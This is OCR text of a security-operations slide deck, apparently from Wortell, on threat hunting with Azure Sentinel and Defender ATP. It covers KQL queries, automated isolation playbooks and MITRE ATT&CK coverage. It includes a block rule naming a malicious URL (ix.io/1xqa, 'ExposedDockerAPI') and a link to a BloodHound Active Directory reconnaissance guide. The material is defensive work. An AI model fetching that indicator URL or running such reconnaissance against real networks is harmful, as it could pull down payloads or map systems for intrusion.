› TimeGenerated	["2019-04-01T06:00:00.0000000Z","2019-04-01T07:00:00.0000000Z","2019-04-01T08:00:00.0000000Z","2019-04-01T09:00:00.0000000Z","2019-04-01T10:00:00.000000
› TotalBytesSent	[873713587,882187669,852506841,898793650,891598085,893022551,922677236,856663011,830763825,855292297,867265088,783423911,797876828,790012871,8525
deviceVendor	Palo Alto Networks

time series visualization_

wortell
Enterprise Security

```
TimeSeriesData
| extend (baseline,seasonal,trend,residual) = series_decompose(TotalBytesSent)
| render timechart with (title="Palo Alto Time Series decomposition")
```



Completed. Showing results from the custom time range.

jupyter_

automatic advanced hunting_

an example


wortell

Enterprise Security

1+1=3_

wortell
Enterprise Security

Scenario: CERT publishes new IOC’s based on threat intelligence, and SOC wants to know if endpoints connected with those IP’s in past 30 days, and if so: isolate the endpoint & follow-up with response team.



Azure Sentinel + Microsoft Defender ATP + Threat Intelligence Feed + Azure Logic Apps

Wortell SOC,
MISP, Mimemeld,
or any other

day zero_


wortell
Enterprise Security

CERT releases new report with IoCs

i.e. IoCs identifying new Gootkit campain

MineMeld pushes IoCs into ISG

i.e. MDATP potentially produces alerts



Microsoft Defender Security Center

30 days | Grouped view | Customize columns

Alerts queue

Title	Severity	Incident	Status
gootkit	Medium	[illegible]	Resolv...
C2C communication	High	[illegible]	Resolv...
C2C communication	High	[illegible]	Resolv...
Suspicious Powershell commandline	Medium	[illegible]	Resolv...
GootKit	Medium	[illegible]	Resolv...
Suspicious behavior by a scripting tool was observed	Medium	[illegible]	Resolv...
C2C communication	High	[illegible]	Resolv...
C2C communication	High	[illegible]	Resolv...
An Office application ran suspicious commands	Medium	[illegible]	Resolv...

timeline

t0

t1

Azure Sentinel executes security automation playbook

visibility


day zero_

wortell
Enterprise Security

Security Playbook automatically start MDATP Advanced Hunting recursive searches to find endpoints previously address by malware campain

MineMeld pushes IoCs into Azure Sentinel


CERT releases new report with IoCs



MineMeld push IoCs into ISG

i.e. IoCs identifying new Gootkit campaign

i.e. MDATP potentially produces alerts



Run query and list results (Preview)

*Subscription: Visual Studio Enterprise

*Resource Group: cyberlabanformat

*Workspaces Name: AzureSentinelDemo

*Query

```
let timeRange=ago(1d);
ThreatIntelligenceIndicator
| where TimeGenerated >= timeRange
| where ExternalIndicatorId startswith "IPv4"
| sort by TimeGenerated desc
| project IP=extract("([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3})$", 0, ExternalIndicatorId)
```

Connected to admin@M365x549802.onmicrosoft.com. Change connection.

For each

*Select an output from previous steps: value

Advanced Hunting (Preview)


*Query

```
NetworkCommunicationEvents
| where EventTime >= now(-1w)
| where RemoteIP == "IP"
| project ComputerName, LocalIP, EventTime
```

Connected to admin@M365x549802.onmicrosoft.com. Change connection.

Machines previuosly infected

Remediate / Isolate



Advanced Hunting (Preview)

For each 2

*Select an output from previous steps: Results

Send an email (V2) (Preview)

Add an action

Isolate machine (Preview)

*Machine ID: Current item

*Comment: Isolate Machine

*Isolation Type: Selective

Connected to admin@M365x549802.onmicrosoft.com

Change connection.

timeline

t0


t1

Azure Sentinel executes security automation playbook

visibility

automate_

wortell
Enterprise Security



Logic Apps Designer

- When a response to an Azure Security Center alert is triggered
- Create incident in Service Now(Preview)
- Post message to SOC channel(Preview)
- Send approval email
- Condition
  - And
  - Selected... | is equal to | Block user and IP
- If true
  - Block user in Azure AD
  - BlockIPPaloalto
- If false
  - Close incident in Service Now(Preview)

Playbooks

Azure Logic Apps

threat intelligence

wortell

Enterprise Security

coverage_

Enterprise Security

MITRE ATT&CK MATRIX™

⬜	⬜	⬜	⬜	⬜	⬜	🟩	🟩	🟥	🟥
⬜	⬜	⬜	⬜	🟩	🟨	🟩	⬜	⬜	⬜
🟨	🟨	🟨	⬜	🟩	⬜	🟩	⬜	🟨	⬜
⬜	⬜	⬜	🟨	🟩	⬜	⬜	⬜	🟥	⬜
⬜	🟨	🟩	🟩	🟥	⬜	🟩	⬜	🟨	🟥
⬜	🟨	⬜		🟩	⬜	🟥	⬜		🟨
⬜	⬜	⬜		🟩	⬜	⬜			🟥
🟨		⬜		🟥		🟥			🟥
⬜		🟩		🟩		⬜			⬜
🟨		🟨				⬜			⬜
🟨		⬜							
⬜		⬜							
		🟩							
		⬜							
		⬜							


🟩 Correctly detected

🟨 Partially detected

🟥 Not detected

⬜ Not tested

threat intel_



Settings

General

- Data retention
- Alert notifications
- Power BI reports
- Advanced features

Permissions

- Roles
- Machine groups

APIs

- SIEM

Rules

Available capacity: 1/5000

30 items per page


URL/Domain	Application	Action	Alert severity	Scope	Expires on	Title
http://ix.io/1xqa		Alert and block	🟥🟥🟥 High	All machines		ExposedDockerAPI

attackers think in graphs_

wortell

Enterprise Security

active directory_




https://thenoobsway.com/active-directory-reconnaissance-using-bloodhound/

nòób
the noobs way

UNCATEGORIZED


Active Directory reconnaissance using BloodHoundAD: Step-by-Step Guide

BloodhoundAD step by step guide for extracting data from an Active directory environment and using it in the bloodhound interface



investigate_

wortell
Enterprise Security



Investigation
PREVIEW

Failed logons anomaly
Case

Medium
Severity

admin@contoso.com
Owner

New
Status

2/14/2019, 1:32:00 PM
Last modification time

darcyrobles

Details

NAME
darcyrobles

UPNSUFFIX
contoso.com

SID
S-1-5-21-917267712-1342860078-1792151419-500

AADUSERID
994f97fe-644b-4bda-af55-a3ba8eba1227

DISPLAYNAME
Darcy Robles

FRIENDLYNAME
darcyrobles

TYPE
account

LOGONID
0xb390b

Insights
This entity has 4 related alerts

deep learning_

wortell


Enterprise Security

wortell

Enterprise Security

